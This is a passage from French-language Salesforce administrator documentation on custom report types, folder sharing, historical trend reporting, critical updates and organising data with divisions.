- La sélection d'un champ de recherche dans le plan Ajouter des champs via la recherche vous permet d'accéder à des champs de recherche supplémentaires à partir d'autres objets avec lesquels il existe une relation de référence. Par exemple, si vous sélectionnez le champ `Nom du contact` à partir des requêtes, vous pouvez sélectionner le champ `Compte` à partir des contacts parce que les comptes ont une relation de référence avec les contacts qui ont eux-mêmes une relation de référence avec les requêtes.
- Les champs affichés dans le plan Ajouter des champs via la recherche n'incluent pas les champs de recherche dans les objets principaux. Par exemple, si les comptes constituent l'objet principal de votre type de rapport personnalisé et que les contacts représentent l'objet secondaire, le plan Ajouter des champs via la recherche n'affiche pas les champs de recherche des contacts aux comptes.
- Les champs ajoutés à la présentation via le lien **Ajouter des champs associés via la recherche** sont automatiquement inclus dans la section de l'objet dont ils sont un champ de recherche. Par exemple, si vous ajoutez le champ `Contact` en tant que recherche à partir des comptes, le champ `Contact` est automatiquement inclus dans la section Comptes. Cependant, vous pouvez faire glisser un champ vers n'importe quelle section.
- Les champs ajoutés via la recherche affichent automatiquement l'icône de recherche dans la présentation de champ du type de rapport personnalisé.
- Réduisez les délais nécessaires à un utilisateur pour retrouver les champs requis pour générer un rapport en regroupant les champs similaires dans des présentations de champ de types de rapport personnalisé. Vous pouvez créer des sections de page qui regroupent des champs associés ensemble, et regrouper les champs qui correspondent à des pages de détail et des types d'enregistrement spécifiques.
- Si vous ajoutez des activités comme objet principal sur un type de rapport personnalisé, vous pouvez uniquement ajouter des champs de recherche des activités vers les comptes dans la présentation de sélection de colonnes du type de rapport personnalisé.

5. Organisez les champs dans les sections tels qu'ils doivent s'afficher pour les utilisateurs.

   Les champs que vous ne déplacez pas vers une section ne seront pas disponibles pour les utilisateurs lorsqu'ils créeront des rapports à partir de ce type de rapport.

6. Cliquez sur **Présentation précédente** et utilisez la légende pour déterminer les champs inclus dans la présentation, ajoutés au rapport par défaut et ajoutés à la présentation via une relation de référence.

   ATTENTION: Les utilisateurs peuvent afficher les champs récapitulatifs de cumul sur les rapports qui incluent des données issues de champs auxquels ils n'ont pas accès. Par exemple, un utilisateur qui n'est pas autorisé à afficher le champ `Prix` d'un produit de l'opportunité peut afficher le champ `Prix total` sur des rapports d'opportunité s'il a accès au champ `Prix total`.

7. Pour renommer ou définir les champs sélectionnés par défaut pour les utilisateurs, sélectionnez un ou plusieurs champs, puis cliquez sur **Modifier les propriétés**.

   - Cliquez sur la case `Coché par défaut` en regard d'un ou de plusieurs champs.

     Les champs sélectionnés par défaut affichent automatiquement l'icône de la case à cocher ( ✓ ) dans la présentation des champs du type de rapport personnalisé.

   - Modifiez le texte dans le champ `Afficher comme` en regard du champ que vous souhaitez renommer.

     Remarque: Les champs renommés d'objets standard, ainsi que les objets standard renommés, n'apparaissent pas comme tels dans la présentation des champs du type de rapport personnalisé. Toutefois, les champs renommés à partir d'objets standard et les objets standard renommés affichent leur nom dans le rapport et dans la page de prévisualisation, à laquelle vous avez accès en cliquant sur **Prévisualiser la présentation**.

8. Pour renommer une section, cliquez sur **Modifier** en regard d'une section existante ou créez une section en cliquant sur **Créer une nouvelle section**.

9. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Création d'un type de rapport personnalisé

## Gestion des types de rapport personnalisé

Après avoir créé un type de rapport personnalisé, vous pouvez le personnaliser, le modifier et le supprimer.

Dans Configuration, saisissez *Types de rapport* dans la case Recherche rapide, puis sélectionnez **Types de rapport** pour afficher la page Tous les types de rapport personnalisé, qui présente la liste des types de rapport personnalisé définis pour votre organisation.

- Sélectionner une vue de liste dans la liste déroulante Afficher pour accéder directement à cette page de liste ou cliquer sur **Créer une vue** pour définir votre propre vue personnalisée.
- Définir un nouveau type de rapport personnalisé en cliquant sur **Nouveau type de rapport personnalisé**.
- Mettre à jour le nom, la description, la catégorie du type de rapport et le statut de déploiement d'un type de rapport personnalisé en cliquant sur **Modifier** en regard du nom du type de rapport personnalisé.
- Supprimer un type de rapport personnalisé en cliquant sur **Suppr** en regard du nom du type de rapport personnalisé. Toutes les données stockées dans le type de rapport personnalisé sont supprimées et ne peuvent pas être récupérées dans la Corbeille.

  Important: Lorsque vous supprimez un type de rapport personnalisé, tous les rapports basés sur ce type sont également supprimés. Tous les composants de tableau de bord créés à partir d'un rapport basé sur un type de rapport personnalisé supprimé affichent un message d'erreur lorsqu'ils sont affichés.

- Afficher des détails sur un type de rapport personnalisé et le personnaliser davantage en cliquant sur le nom du type de rapport personnalisé.

  Après avoir cliqué sur le nom d'un type de rapport personnalisé, vous pouvez effectuer les opérations suivantes :

  - Mettre à jour les relations d'objet qu'un rapport peut afficher lorsqu'il est exécuté à partir du type de rapport personnalisé.
  - Modifiez la présentation du type de rapport personnalisé pour spécifier les champs standard et personnalisés qu'un rapport peut afficher lorsqu'il est créé ou exécuté à partir du type de rapport personnalisé.
  - Pour prévisualiser les champs tels que les utilisateurs les affichent dans les rapports exécutés à partir du type de rapport personnalisé, cliquez sur **Prévisualiser la présentation** dans la section Champs exposés pour la génération de rapport.
  - Créez un nouveau type de rapport personnalisé avec les mêmes relations d'objet et champs que le type de rapport personnalisé sélectionné en cliquant sur **Cloner**.
  - Renommez les champs du rapport.
  - Définissez les champs sélectionnés par défaut.

Lorsque vous modifiez un rapport, son type s'affiche au-dessus de son nom dans le générateur de rapport. Le type de rapport n'est pas affiché dans la page d'exécution du rapport.

Éditions


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :
- Modifier toutes les données




1. Type de rapport
2. Nom du rapport

Remarque: Si le Système de traduction est activé pour votre organisation, vous pouvez traduire des types de rapport personnalisé pour des utilisateurs internationaux.

## Limitations sur les types de rapport

Les types de rapport personnalisé sont soumis à des limitations afin de garantir des performances élevées et un fonctionnement optimal.

- Vous pouvez ajouter jusqu'à 1 000 champs à chaque type de rapport personnalisé. Un compteur en haut de l'étape Présentation de page indique le nombre de champs actuellement inclus. Si le nombre de champs est trop important, vous ne pouvez pas enregistrer la présentation de page.
- Vous ne pouvez pas ajouter les champs suivants aux types de rapport personnalisé :
  - Champs de calendrier du produit
  - Champs d'historique
  - Champs de compte personnel
  - Champ `Ancienneté` dans les requêtes et les opportunités
- Un type de rapport personnalisé peut référencer jusqu'à 60 objets. Par exemple, si vous sélectionnez la limite maximale de quatre relations d'objet pour un type de rapport, vous pouvez sélectionner des champs via la recherche à partir de 56 objets supplémentaires. Toutefois, les utilisateurs recevront un message d'erreur s'ils exécutent un rapport à partir d'un type de rapport personnalisé et que le rapport contient des colonnes provenant de plus de 20 objets différents.
- Les références d'objet peuvent être utilisées en tant que quatre objets principaux, que sources de champs via la recherche ou qu'objets permettant de traverser les relations. Chaque objet référencé est comptabilisé dans la limite autorisée, même si aucun de leur champ n'est choisi. Par exemple, si vous effectuez une recherche d'un compte au responsable du compte et au rôle de responsable du compte, sans sélectionner de champ dans le responsable du compte, tous les objets référencés sont toujours pris en compte dans la limite de 60.
- Les rapports exécutés à partir de types de rapport personnalisé incluant des requêtes n'affichent pas la liste déroulante `Unités`, qui permet aux utilisateurs de consulter les valeurs temporelles de certains champs de requête par heures, minutes ou jours.
- Les types de rapports associés à des objets personnalisés dans la liste Objets personnalisés supprimés sont pris en compte dans le nombre maximal de types de rapports personnalisés que vous pouvez créer.

CONSULTER ÉGALEMENT :

Rapports sur les opportunités

# Activation du partage étendu des rapports et des tableaux de bord

Lorsque vous activez le partage d'analyse, Salesforce convertit les niveaux d'accès aux dossiers existants de vos utilisateurs pour utiliser des niveaux d'accès nouveaux et plus détaillés.

**Remarque:** Si votre organisation a été créée après la version Summer '13 de Salesforce, vous disposez déjà du partage du dossier d'analyse. Si votre organisation a été créée avant la version Summer '13, pour permettre le partage de dossier pour vos utilisateurs, procédez comme suit :

Lorsque le partage d'analyse est actif, tous les utilisateurs de l'organisation obtiennent par défaut un accès Visualiseur aux dossiers de rapports et de tableaux de bord qui sont partagés avec eux. Les utilisateurs peuvent disposer d'un accès supplémentaire s'ils sont responsables ou éditeurs d'un dossier spécifique ou s'ils disposent d'autorisations utilisateur administratif supérieures. Sous la nouvelle capacité, l'accès de chaque utilisateur aux dossiers est basé sur la combinaison de l'accès aux dossiers et des autorisations utilisateur dont il disposait avant l'activation du partage de dossier étendu.

1. Dans Configuration, saisissez *Partage de dossier* dans la case Recherche rapide, puis sélectionnez **Partage de dossier**.
2. Sélectionnez **Activer les niveaux d'accès pour le partage de dossier de rapport et de tableau de bord**.
3. Cliquez sur **Partage de dossier de rapports et de tableaux de bord**.

**Important:** Si vous revenez à l'ancien modèle de partage de dossier, l'état antérieur des dossiers de rapports et de tableaux de bord existants est restauré.

- Si un dossier existait avant l'activation du partage de dossier d'analyse, l'état antérieur de ses propriétés et paramètres de partage est restauré.
- Si un dossier est créé alors que le partage de dossier d'analyse étendu est actif, il est masqué dans la liste des dossiers et tous ses paramètres de partage sont supprimés. Les autorisations utilisateur administratif restent en vigueur.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher le paramètre de partage de dossier d'analyse :

- Afficher la configuration

Pour modifier le paramètre de partage de dossier d'analyse :

- Personnaliser l'application

# Configuration de rapports sur les tendances historiques

Pour permettre à vos utilisateurs d'accéder aux rapports sur les tendances historiques, commencez par utiliser des filtres pour configurer la quantité de données capturées dans ces rapports. Sélectionnez ensuite les champs requis pour les rapports historiques.

Définissez vos données de tendances historiques de sorte qu'un nombre suffisant d'utilisateurs puisse les exploiter sans dépasser les limites de stockage. Déterminez les champs qui contiennent des données historiques utiles et ceux qui contiennent des données inutiles.

**Important:** La conservation de données historiques augmente la quantité de données à stocker. Le résultat dépend de la façon dont votre organisation travaille. Supposons qu'une personne actualise tous les jours le statut d'un enregistrement d'opportunité typique. Les données des tendances historiques du champ Statut dans l'objet Opportunité occupent davantage d'espace que si l'enregistrement changeait une ou deux fois par mois. Si des objets inclus dans ces tendances risquent de dépasser la limitation en données, vous recevez une alerte par e-mail.

**Éditions**

Disponible avec : à la fois Salesforce Classic, Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

1. Dans Configuration, saisissez *Tendances historiques* dans la case Recherche rapide, puis sélectionnez **Tendances historiques**.
2. Sélectionnez l'objet pour lequel vous souhaitez générer un rapport de tendances historiques.

   Vous pouvez sélectionner Opportunités, Requêtes, Éléments de prévision et jusqu'à trois objets personnalisés. Les rapports sur les tendances historiques sont disponibles uniquement dans les prévisions collaboratives, pas dans les prévisions personnalisables. Si les Cumuls des prévisions sont activés dans les paramètres des Prévisions collaboratives, les Éléments de prévision ne sont pas disponibles dans les rapports sur les tendances historiques.
3. Sélectionnez **Activer les tendances historiques**.
4. Utilisez les filtres sous **Configurer des données** afin de spécifier la quantité totale de données à utiliser pour créer des rapports sur les tendances historiques.

   Vous pouvez affiner les données historiques pour les opportunités, les requêtes et des objets personnalisés. Pour les éléments de prévision, vous sélectionnez les données disponibles.

   Par exemple, pour diminuer les données stockées pour les rapports Opportunités, abandonnez les affaires qui ont le moins de chances d'aboutir en définissant Étape différent de *Prospection*.
5. Sous **Sélectionner les champs**, choisissez jusqu'à 8 champs à rendre disponible pour la génération de rapports sur les tendances historiques.

   Ces champs peuvent être sélectionnés lors de la création de rapports sur les tendances historiques.

   - Pour les rapports sur les opportunités, cinq champs sont présélectionnées : Montant, Date de clôture, Catégorie prévisionnelle, Probabilité et Étape. Vous pouvez en ajouter trois.
   - Pour les prévisions, les huit champs disponibles sont présélectionnés.

Une fois les tendances historiques activées, un nouveau type de rapport personnalisé est disponible lorsque vous créez des rapports. Si vous activez les tendances historiques sur un nouveau champ, il est automatiquement ajouté à la présentation du rapport sur les tendances historiques.

Lorsque vous désactivez les tendances historiques, tenez compte des points suivants :

- La désactivation des tendances historiques pour un champ masque ses données historiques. Si vous réactivez les tendances historiques, les données historiques du champ sont de nouveau visibles, y compris les données créées après la désactivation des tendances historiques.

- La désactivation des tendances historiques pour un objet entraîne la suppression de toutes les données et des paramètres de configuration de cet objet. Le type de rapport sur les tendances historiques de l'objet et tous les rapports créés à partir de ce type sont également supprimés.
- Si vous désactivez les tendances historiques pour un champ et supprimez le champ, ses données historiques ne sont plus disponibles, même si vous réactivez les tendances historiques.

Remarque:

- Les champs historiques disponibles pour chaque utilisateur dépendent des champs auxquels l'utilisateur a accès. Si vos autorisations changent et que vous n'avez plus accès à un champ donné, ses données historiques ne sont plus affichées.
- Chaque champ historique a le même niveau de sécurité au niveau du champ que son champ parent. Si les autorisations de champ du parent changent, les autorisations du champ historique changent en conséquence.

## Mise à jour de l'assistant de création de rapports

Le générateur de rapport, un puissant éditeur glisser-déposer, est l'outil standard de création et de modification de rapports. Si votre organisation utilise toujours l'ancien assistant de rapport, vous devez mettre à niveau vers le générateur de rapport.

- Tous les profils peuvent accéder au générateur de rapports par défaut. (l'autorisation « Générateur de rapport » dans des ensembles d'autorisations et des profils, et les objets PermissionSet et Profil dans l'API peuvent rester affichés, bien que la mise à niveau remplace ces paramètres).
- L'ancien assistant de rapport est disponible uniquement pour les utilisateurs en mode Accessibilité.
- Les organisations des éditions Group et Professional peuvent utiliser le générateur de rapports.
- Vous bénéficiez de graphiques en nuages de points, un nouveau type de graphique pour les rapports.

Les nouvelles organisations reçoivent automatiquement la dernière version du générateur de rapport. Si la section Mise à niveau du générateur de rapport ne s'affiche pas dans la page Paramètres de l'interface utilisateur, la mise à niveau est déjà activée dans votre organisation.

L'attribution de l'autorisation « Générateur de rapport » à tous les utilisateurs via des profils ou des ensembles d'autorisations est différente de l'activation du générateur de rapport pour l'ensemble de l'organisation. Pour activer le générateur de rapport pour votre organisation, procédez comme suit.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres de rapports et de tableaux de bord :
- Personnaliser l'application

Important: La mise à niveau **n'affecte** aucun rapport existant. Cependant, une fois la mise à niveau effectuée, vous ne pouvez pas restaurer l'assistant de rapports antérieur.

1. Dans Configuration, saisissez *Rapports* dans la case Recherche rapide, puis sélectionnez **Paramètres de rapports et de tableaux de bord**.
2. Consultez la section Mise à niveau du générateur de rapports de la page, puis cliquez sur **Activer**. Si le bouton ne s'affiche pas, le générateur de rapport a déjà été activé pour l'ensemble de votre organisation.
3. Confirmez votre choix en cliquant sur **Oui, Activer le générateur de rapports pour tous les utilisateurs**.

# Réponse aux mises à jour critique

Salesforce publie périodiquement des mises à jour qui améliorent les performances, la logique et le fonctionnement de Salesforce, sans toutefois affecter vos personnalisations existantes. Lorsque ces mises à jour sont disponibles, Salesforce les répertorie dans Configuration **Mises à jour critiques** et affiche un message lorsque les administrateurs accèdent à la Configuration.

Pour assurer une transition sans heurt, chaque mise à jour comporte une période d'adoption durant laquelle vous pouvez activer et désactiver manuellement et à volonté la mise à jour afin d'évaluer son impact sur votre organisation et de modifier les personnalisations affectées si nécessaire. La période d'adoption prend fin à la date d'activation automatique, date à laquelle Salesforce active définitivement la mise à jour.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : Toutes les éditions

ATTENTION: Salesforce recommande de tester chaque mise à jour en l'activant pendant les heures creuses dans votre environnement Developer Sandbox ou de production.

Pour gérer les mises à jour critiques, dans Configuration, cliquez sur **Mises à jour critiques**. À partir de cette page, vous pouvez afficher le récapitulatif, le statut et la date d'activation automatique de toute mise à jour que Salesforce n'a pas définitivement activée. Pour afficher plus de détails sur la mise à jour, notamment la liste des personnalisations de votre organisation que la mise à jour peut affecter, cliquez sur **Vérification**.

Si une mise à jour contient un lien **Activer**, cliquez dessus pour tester la mise à jour de votre environnement sandbox ou de production avant que Salesforce l'active automatiquement.

## Remarques sur les mises à jour critiques

- Salesforce analyse votre organisation afin de déterminer si une mise à jour critique peut affecter vos personnalisations. Si vos personnalisations ne sont pas affectées Salesforce active automatiquement la mise à jour dans votre organisation.
- À la date prévue d'activation automatique, Salesforce active définitivement la mise à jour. Une fois activée, la mise à jour ne peut plus être désactivée.
- Chaque page de détail de mise à jour indique comment les personnalisations peuvent être affectées et comment corriger tout effet indésirable.
- Salesforce affiche un message la première fois que vous accédez au menu de configuration suite à la publication d'une mise à jour critique. Le message vous invite à choisir entre l'affichage immédiat des mises à jour ou un rappel ultérieur par Salesforce.

# Organisation des données avec des divisions

Les services vous permettent de segmenter les données de votre organisation en sections logiques, ce qui rend les recherches, les rapports et les vues de liste plus significatifs pour les utilisateurs. Les services sont utiles aux organisations possédant d'importants volumes de données.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Les services ne limitent pas l'accès aux données des utilisateurs et ne servent pas à la sécurité.

### Fonctionnement des divisions

Des divisions peuvent être attribuées à des utilisateurs et à d'autres types enregistrement. Par exemple, vous pouvez créer un rapport afin d'afficher les opportunités uniquement pour le service de l'Amérique du Nord, ce qui vous permet d'obtenir des chiffres de vente précis pour l'équipe de vente de cette région.

Configuration de services

Lors de la configuration de services, vous devez créer des services et leur attribuer des enregistrements pour vous assurer que vos données sont correctement classées.

Création et modification de services

La création de services logiques pour votre organisation aide à segmenter vos enregistrements afin de faciliter la recherche et la génération de rapports.

Transfert de plusieurs enregistrements entre des services

Sélectionnez des groupes d'enregistrements à déplacer vers ou entre des services.

Modification de la division par défaut des utilisateurs

Si vous pouvez gérer les paramètres utilisateur, vous pouvez modifier la division par défaut d'un utilisateur.

Rapports sur les services

Si votre organisation utilise des services pour segmenter les données, vous pouvez personnaliser vos rapports afin de les afficher dans des services spécifiques.

## Fonctionnement des divisions

Des divisions peuvent être attribuées à des utilisateurs et à d'autres types enregistrement. Par exemple, vous pouvez créer un rapport afin d'afficher les opportunités uniquement pour le service de l'Amérique du Nord, ce qui vous permet d'obtenir des chiffres de vente précis pour l'équipe de vente de cette région.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- **Service au niveau de l'enregistrement** : un service est un champ, dans des enregistrements individuels, indiquant que l'enregistrement appartient à un service particulier. Un enregistrement peut appartenir à un service créé par l'administrateur ou au service « global » standard créé automatiquement lorsque votre organisation active les services. Un enregistrement peut appartenir à un seul service à la fois.
- **Service par défaut** : les utilisateurs sont attribués à un service par défaut qui s'applique aux comptes, pistes et objets personnalisés créés, qui sont activés pour les services.
- **Service de travail** : si vous disposez de l'autorisation « Affecté par services », vous pouvez définir le service à l'aide d'une liste déroulante du menu latéral. Les recherches affichent alors uniquement les données correspondant à votre service actif. Vous pouvez à tout moment changer de service. Si vous ne disposez pas de l'autorisation « Affecté par services », les résultats de recherche incluent toujours les enregistrements de tous les services.

Le tableau suivant indique comment l'utilisation des services affecte différentes zones :

| Zone | Description |
| --- | --- |
| Recherche | Si vous disposez de l'autorisation « Affecté par divisions » :<br>• Dans la recherche du menu latéral, vous pouvez sélectionner un seul service ou tous les services.<br>• Dans la recherche avancée, vous pouvez sélectionner un seul service ou tous les services.<br>• Dans la recherche globale, vous pouvez sélectionner un seul service ou tous les services.<br>• Pour les recherches dans les boîtes de dialogue de recherche, les résultats incluent les enregistrements figurant dans le service sélectionné dans la liste déroulante de ces boîtes. |

| Zone | Description |
| --- | --- |
| | Remarque: Toutes les recherches dans un service spécifique comprennent également le service global. Par exemple, si vous recherchez dans le Service Ouest, vos résultats comprennent les enregistrements trouvés dans le service Ouest et dans le service général.<br>Si vous ne disposez pas de l'autorisation « Affecté par services », vos résultats de recherche incluent toujours les enregistrements de tous les services. |
| Vues Listes | Si vous disposez de l'autorisation « Affecté par services », les vues de liste incluent uniquement les enregistrements figurant dans le service que vous spécifiez lors de la création ou de la modification de ces vues. Les vues de liste dont les recherches ne portent pas sur tous les enregistrements (telles que Mes éléments ouverts) incluent des enregistrements de tous les services.<br>Si vous ne disposez pas de l'autorisation « Affecté par services », vos vues de liste incluent toujours les enregistrements de tous les services. |
| Chatter | Chatter ne prend pas en charge les services. Par exemple, vous ne pouvez pas utiliser des fils Chatter distincts pour différents services. |
| Rapports | Si vous disposez de l'autorisation « Affecté par services », vous pouvez configurer les options de rapport afin d'inclure les enregistrements d'un seul ou de tous les services. Les rapports qui utilisent des filtres standard (par exemple, Mes requêtes ou Les comptes de mon équipe) incluent les enregistrements de tous les services, et vous ne pouvez pas les limiter à un service spécifique.<br>Si vous ne disposez pas de l'autorisation « Affecté par services », vos rapports incluent toujours les enregistrements de tous les services. |
| Affichage des enregistrements et des listes associées | Lors de l'affichage de la page de détail d'un enregistrement, les listes associées affichent tous les enregistrements associés auxquels vous avez accès, quel que soit le service. |
| Création d'enregistrements | Lorsque vous créez des comptes, des pistes ou des objets personnalisés activés pour les services, le service est automatiquement défini comme étant votre service par défaut, sauf si vous modifiez ce paramètre.<br>Lorsque vous créez des enregistrements associés à un compte ou à un autre enregistrement qui possède déjà un service, le nouvel enregistrement est affecté au service de l'enregistrement existant. Par exemple, si vous créez l'enregistrement d'un objet personnalisé du côté détails d'une relation principal-détails avec un objet personnalisé pour lequel les services ont été activés, le service de l'enregistrement principal lui est attribué. |

| Zone | Description |
| --- | --- |
| | Lorsque vous créez des enregistrements qui ne sont pas associés à d'autres enregistrements (par exemple, des opportunités privées ou des contacts non associés à un compte), le service est automatiquement défini comme étant le service global. |
| Modification d'enregistrements | Lorsque vous modifiez des comptes, des pistes ou des objets personnalisés activés pour les services, vous pouvez changer le service. Tous les enregistrements associés par l'intermédiaire d'une relation principal-détails sont eux aussi automatiquement transférés vers le nouveau service. Par exemple, les contacts et les opportunités sont transférés vers le nouveau service du compte associé, et les objets détails personnalisés, vers celui de l'enregistrement principal.<br>Lorsque vous modifiez d'autres types d'enregistrement, vous ne pouvez pas changer les paramètres du service. |
| Objets personnalisés | Lorsque vous activez des services pour un objet personnalisé, Salesforce commence par attribuer chaque enregistrement relatif à cet objet au service global.<br>Lorsque vous créez un enregistrement d'objet personnalisé :<br>• Si l'objet personnalisé est activé pour les services, l'enregistrement adopte le service par défaut.<br>• Si l'objet personnalisé se trouve du côté détails d'une relation principal-détails avec un objet personnalisé pour lequel les services ont été activés, l'enregistrement adopte le service de l'enregistrement principal. |
| Relations | Si vous convertissez une relation de référence en relation principal-détails, les enregistrements de détails perdent leur service actuel et héritent de celui de l'enregistrement principal.<br>Si vous convertissez une relation principal-détails en relation de référence, le service des enregistrements de détails est déterminé par l'enregistrement principal précédent.<br>Si vous supprimez une relation principal-détails, le service des enregistrements de détails est déterminé par l'enregistrement principal précédent. |

# Configuration de services

Lors de la configuration de services, vous devez créer des services et leur attribuer des enregistrements pour vous assurer que vos données sont correctement classées.

Avant de pouvoir utiliser la fonctionnalité des services pour votre organisation, vous devez activer des services. Si vous d'utiliser un objet standard, contactez Salesforce pour activer des services pour votre organisation. Pour des objets personnalisés, sélectionnez `Activer les services` dans la page de définition de l'objet personnalisé.

1. Prévoyez les services dont vous avez besoin en fonction de la segmentation de vos données. Par exemple, vous pouvez avoir un service pour tous les enregistrements qui appartiennent à votre équipe commerciale Amérique du Nord et un service pour votre équipe commerciale Europe.

   100

2. Créez des services pour votre organisation. Tous les enregistrements existants sont attribués par défaut au service « Global ». Vous pouvez modifier le nom du service par défaut, créer des services supplémentaires, et déplacer des enregistrements d'utilisateurs et des données entre les services.
3. Transférez des pistes, des comptes et des objets personnalisés vers les services appropriés. Lorsque des enregistrements sont attribués à un service, les enregistrements associés sont attribués au même service.
   Par exemple, lorsque vous modifiez le service attribué à un compte, les enregistrements associés au compte, tels que les contacts et les opportunités, sont attribués à ce même service.
4. Ajoutez des champs de service à des présentations de page.
5. Ajoutez des services à la sécurité au niveau du champ.
6. Définissez un service par défaut pour tous les utilisateurs. Les nouveaux comptes et les nouvelles pistes sont attribués au service par défaut de l'utilisateur, sauf si l'utilisateur les attribue explicitement à un autre service. Les nouveaux enregistrements associés à des enregistrements existants sont attribués au service de l'enregistrement existant.
7. Activez l'autorisation « Affecté par service » pour les utilisateurs qui doivent pouvoir limiter les vues de liste par service, rechercher dans un service ou générer un rapport dans un service.

   Sans cette autorisation, les utilisateurs ont toutefois une autorisation par défaut au niveau de l'utilisateur, peuvent afficher des champs de service, modifier le service d'un enregistrement et spécifier un service en créant des enregistrements.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des services :

- Modifier toutes les données

## Création et modification de services

La création de services logiques pour votre organisation aide à segmenter vos enregistrements afin de faciliter la recherche et la génération de rapports.

Les services doivent être activés pour l'organisation.

Tous les enregistrements sont initialement attribués au service par défaut « Global » jusqu'à la définition du service par l'utilisateur. Vous pouvez créer jusqu'à 100 services, services inactifs inclus.

1. Dans Configuration, saisissez *Gérer les divisions* dans la case `Recherche rapide`, puis sélectionnez **Gérer les divisions**.
2. Cliquez sur **Nouveau** pour créer des services ou sur **Modifier** pour modifier un service existant.
3. Saisissez le nom du service.
4. Sélectionnez la case à cocher pour activer le service.

   Remarque: Vous ne pouvez pas désactiver un service si des utilisateurs ou des files d'attente de pistes lui sont attribués.
5. Cliquez sur **Enregistrer**.
6. Pour modifier l'ordre d'affichage des services dans la liste de sélection Services, cliquez sur **Trier**, puis utilisez les boutons fléchés pour monter ou descendre les services dans la liste.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des services :
- Modifier toutes les données

## Transfert de plusieurs enregistrements entre des services

Sélectionnez des groupes d'enregistrements à déplacer vers ou entre des services.

Réattribuer les services pour plusieurs enregistrements à la fois, transférer des groupes de comptes, des pistes ou des utilisateurs entre des services.

1. Dans Configuration, saisissez *Transfert de service en masse* dans la case `Recherche rapide`, puis sélectionnez **Transfert de service en masse**.
2. Sélectionnez le type d'enregistrement que vous souhaitez transférer, puis cliquez sur **Suivant**. Lorsque vous modifiez le service attribué à un compte, les enregistrements associés au compte, tels que les contacts et les opportunités, sont attribués à ce même service. Lorsque vous modifiez le service attribué à un objet personnalisé, les autres objets personnalisés qui appartiennent à ce service sont également transférés vers le nouveau service.
3. Sélectionnez les critères de recherche que les enregistrements doivent remplir, puis cliquez sur **Suivant**.
4. Sélectionnez le service vers lequel vous souhaitez transférer les enregistrements.
5. Si vous transférez des enregistrements d'utilisateur, vous pouvez sélectionner `Modifier le service` pour transférer également les enregistrements des utilisateurs vers le nouveau service.
6. Cliquez sur **Transférer**. Une fois le transfert terminé, vous recevez une notification par e-mail. Si 5000 enregistrements ou plus sont transférés, la demande est placée dans une file d'attente de traitement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour transférer en masse des enregistrements :
- Modifier toutes les données

## Modification de la division par défaut des utilisateurs

Si vous pouvez gérer les paramètres utilisateur, vous pouvez modifier la division par défaut d'un utilisateur.

Si votre organisation utilise des services pour segmenter les données, un service par défaut est attribué à tous les utilisateurs et appliqué aux nouveaux comptes, pistes et objets personnalisés appropriés. Le service par défaut n'empêche pas les utilisateurs d'afficher ni de créer des enregistrements dans d'autres services. Toutefois, si le nouvel enregistrement est associé à un enregistrement existant, il est attribué au même service que l'enregistrement existant.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom, le nom d'utilisateur ou l'alias de l'utilisateur dont vous souhaitez modifier le service par défaut.
3. En regard du champ Service par défaut, cliquez sur **Modifier**.
4. Sélectionnez le nouveau service par défaut.
5. Sélectionnez une action à appliquer aux enregistrements dont l'utilisateur est propriétaire.
6. Cliquez sur **Enregistrer**.

Si vous modifiez votre propre division par défaut, ignorez l'étape 1 et accédez à vos paramètres personnels. Saisissez *Détails utilisateur avancés* dans la case Recherche rapide, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier le service par défaut d'un utilisateur
- Gérer les utilisateurs

## Rapports sur les services

Si votre organisation utilise des services pour segmenter les données, vous pouvez personnaliser vos rapports afin de les afficher dans des services spécifiques.

Dans la liste déroulante Service du rapport, sélectionnez l'un des éléments suivants :

- Un service spécifique
- Votre service actif.
- Tous les enregistrements dans l'ensemble des services.

Remarque: Les rapports qui utilisent des filtres standard (notamment Mes requêtes ou Comptes de mon équipe) affichent les enregistrements de tous les services. Ces rapports peuvent être davantage limités à un service spécifique.

CONSULTER ÉGALEMENT :

Modification de votre service

